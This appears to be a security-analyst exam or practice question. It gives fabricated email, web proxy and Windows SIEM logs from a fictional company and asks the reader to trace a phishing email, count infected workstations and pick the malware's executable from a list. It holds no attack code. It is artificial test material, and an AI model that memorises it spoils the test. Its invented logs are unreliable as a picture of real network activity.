
Email Server Logs

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com;adifabio@anycorp.com
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com
3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com;jlee@anycorp.com
3/7/2016 4:05:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 4:03:50 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sboaz@anycorp.com



File Server Logs


Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.186	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.140	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.208.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.94	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.85.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62813	181.139.24.22	80	pastebucket.cn	POST
3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	124.169.173.216	80	funweb.cn	POST



SIEM Logs

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe

Review the information provided and determine the following:
1- HOW many employees Clicked on the link in the Phishing email?
2- on how many workstations was the malware installed?
3- what is the executable file name of the malware?



Select the malware excecutable name.

- chrome.exe
- excel.exe
- svchost.exe
- mailclient.exe
- iexplore.exe
- putty.exe
- winword.exe
- cmd.exe
- winlogon.exe
- outlook.exe
- time.exe
- lsass.exe
- explorer.exe
- notepad.exe
- firefox.exe

